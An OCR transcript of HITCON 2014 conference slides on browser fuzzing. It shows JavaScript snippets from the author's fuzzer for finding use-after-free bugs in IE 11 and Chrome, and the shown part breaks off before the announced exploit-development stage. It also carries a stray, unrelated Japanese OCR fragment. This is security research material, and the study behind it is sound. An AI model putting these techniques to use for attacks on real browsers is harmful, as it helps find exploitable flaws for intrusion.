Smashing The Browser: From Vulnerability Discovery To Exploit


HITCON X 2014

Chen Zhang (@demi6od)
NSFOCUS Security Team
demi6d@gmail.com
https://github.com/demi6od

Date: 2014 August 27th

Agenda

- Who am I
- Stage1 - Browser Fuzzing Technology
- Stage 2 - Advance Browser Exploitation Techniques
- Stage 3 - IE 11 0day Exploit Development
- Q&A


Stage 1
Browser Fuzzing Technology
現在公
壁について②
壁と壁の間の面積はほぼ等
マリアとローゼの間が約10
ローゼとシーナの間が約1
シーナから中央までが約2
HUMAN FIELD
250
131
100
GIANT FIEL
attac

Browser Fuzzing Introduction


Vulnerability discovery:

- White box
  - Code review
    - MWR labs
      - Chrome type confusion
    - Pinkie Pie
      - 2012 Pwnium
      - 2013 Mobile Pwn2Own
  - Automated code review
    - Fortify
    - RATS
- Black box
  - Fuzzing

Browser Fuzzing Introduction

Two fuzzing technology

- Static fuzzing
  - Mutation
    - Document
    - Multimedia
    - bf3
  - Generation
    - Browser
  - Achilles' heel
    - Testcase generating



Browser Fuzzing Introduction

- Dynamic fuzzing
  - Fuzzing framework
    - Grinder
  - Fuzzer
    - CrossFuzz
    - ndujaFuzz
    - NodeFuzz
    - X-Fuzzer
    - jsFunFuzz
  - Achilles' heel
    - Testcase reconstructing
    - Heisenberg principle

DynamicFuzz.js:

```
switch (rand(2)) {
        case 0:
            // Fuzz procedure 1;
            break;
        case 1:
            // Fuzz procedure 2;
            break;
}
```

StaticFuzz1.js:

```
// Fuzz procedure 1;
```

StaticFuzz2.js:

```
// Fuzz procedure 2;
```


Browser Fuzzing Introduction

Google ClusterFuzz

- AddressSanitizer
  - Clang
  - LLVM
  - Linux and Mac
- Tons of test cases

Browser Fuzzing Introduction

- How to write fuzzer?
  - Collect PoCs
  - Specification
    - W3C
    - MDN
    - MSDN
  - Definitive guides
    - Javascript
    - HTML
    - CSS
  - Novel ideas



StateFuzzer


My Fuzzer Framework


- IE 11 + Google Chrome
- Code base:
  - Javascript
    - Core and utilities: 4000+
    - Dictionary: 2000+
  - Python
    - Automated Grinder compatible
    - Automated remove duplicate and null pointer deference
    - Automated complete + minimize
      - Pydbg
      - D&C + BFS
      - O(log(n)) ~ O(n), O(log(n))

Strategy

- Data ***vs*** Relationship
- Data Type Oriented ***vs*** Logic Oriented

- Code path coverage -> Browser states coverage
  - DOM Tree states
  - Render Forest states
  - Layout states
  - Event Handle states
  - Multiple pages states
  - …


Logic Component 1
Logic Component 2
Logic Component 3
Logic Component 4
Logic Component 5
Logic Component 6
Logic Component 7
Logic Component 8
...
...
Template 1
Logic Component 4
Logic Component 2
Logic Component 7
Logic Component 8
Fuzzing Idea



Base Dictionary
Property Dictionary
Function Dictionary
Style Dictionary
...
Specifications
W3C, MDN, MSDN
The Definitive Guides
HTML, CSS
Logic Component x

Aim

- Aim -> UAF
- Construct -> Fuzz -> Free -> Use
- Freed node -> No reference


Traverse Node

- Traverse
  - Save references (id[idex])
  - DOM operation (document.all[index])
- Node references
  - Caching
  - Clearing tree node
  - Recursively clearing subtree
  - …



Get Property

- Dynamical getting
  - Properties
  - Functions
  - Events
- Caching
- *for…in*
- *typeof*



Fuzz Property

- Smart values -> Specification
- Random values -> No dictionary

```
// Set normal value
if (bNormalProp && percent(demicm.PROP_NORMAL_PER)) {
    if (inArr(demicm.specialProps, prop) && getTagName(fuzzObj) != 'none') {
        var rNormalVal = randItem(demicm[prop][getTagName(fuzzObj)]);
    }
    eval(fuzzObjStr + '["' + prop + '"] = rNormalVal;');
// Set random value
} else if (percent(demicm.PROP_RANDOM_PER)) {
        var randValTable = {};
        randPropfVal(rIds[1], rIdRs[1], 'prop', randValTable);
        var rVal = bNormalProp ? randValTable[demicm.propDic[prop].type] :
randValTable[typeof fuzzObj[prop]];
```

Fuzz Function

- Functional programming + *eval()*

```
console.log('var retVal = ' +  logObjStr + '["' + func
      + '"](' + paramLogStr + ');');

eval('var retVal = ' + fuzzObjStr + '["' + func + '"]('
      + paramStr + ');');
```

Set Environment

- HTMLElement Properties

```
function setEnv() {
    if (percent(demicm.ENV_PER)) {
        document.documentElement.contentEditable = 'true';
    }

    if (percent(demicm.ENV_PER)) {
        document.documentElement.dir = 'rtl';
    }
    …
}
```

DOM Tree Construct

- Base DOM tree
  - random nodes
  - random tree generation algorithm
  - for loop
  - document.createElement
  - node.appendChild

DOM Tree Construct


- Smarter structure
  - Form
  - Table
  - Map
  - List
  - Audio
  - Video
  - Svg
- Network
  - XMLHttpRequest
  - WebSocket

Prelude

- TextNode
- Special nodes
  - Window
  - Document
  - Attribute
  - NamedNodeMap
- Group
  - Range
  - Selection
  - NodeIterator
  - TreeWalker


Prelude

- Multiple Pages
  - Iframe
  - Window.open
  - Recursively nested iframes
  - Renderer process <=> Instance
- Web Worker & SharedWorker
  - Multiple threads



Prelude

- Event handler
  - "ATM"
- CSS
  - Pseudo-classes & pseudo-elements
  - Render forest
- Initial properties
  - Start states



Fuzzing

- DOM Node
  - Properties
  - Functions
  - Styles

```
if (percent(demicm.PROP_PER)) {
    propfMan([rId], 'prop', 'node');
}

if (percent(demicm.FUNC_PER)) {
    propfMan([rId], 'func', 'node');
}

if (percent(demicm.STYLE_PER)) {
    styleMan(rId);
}
```

Fuzzing recursively

```
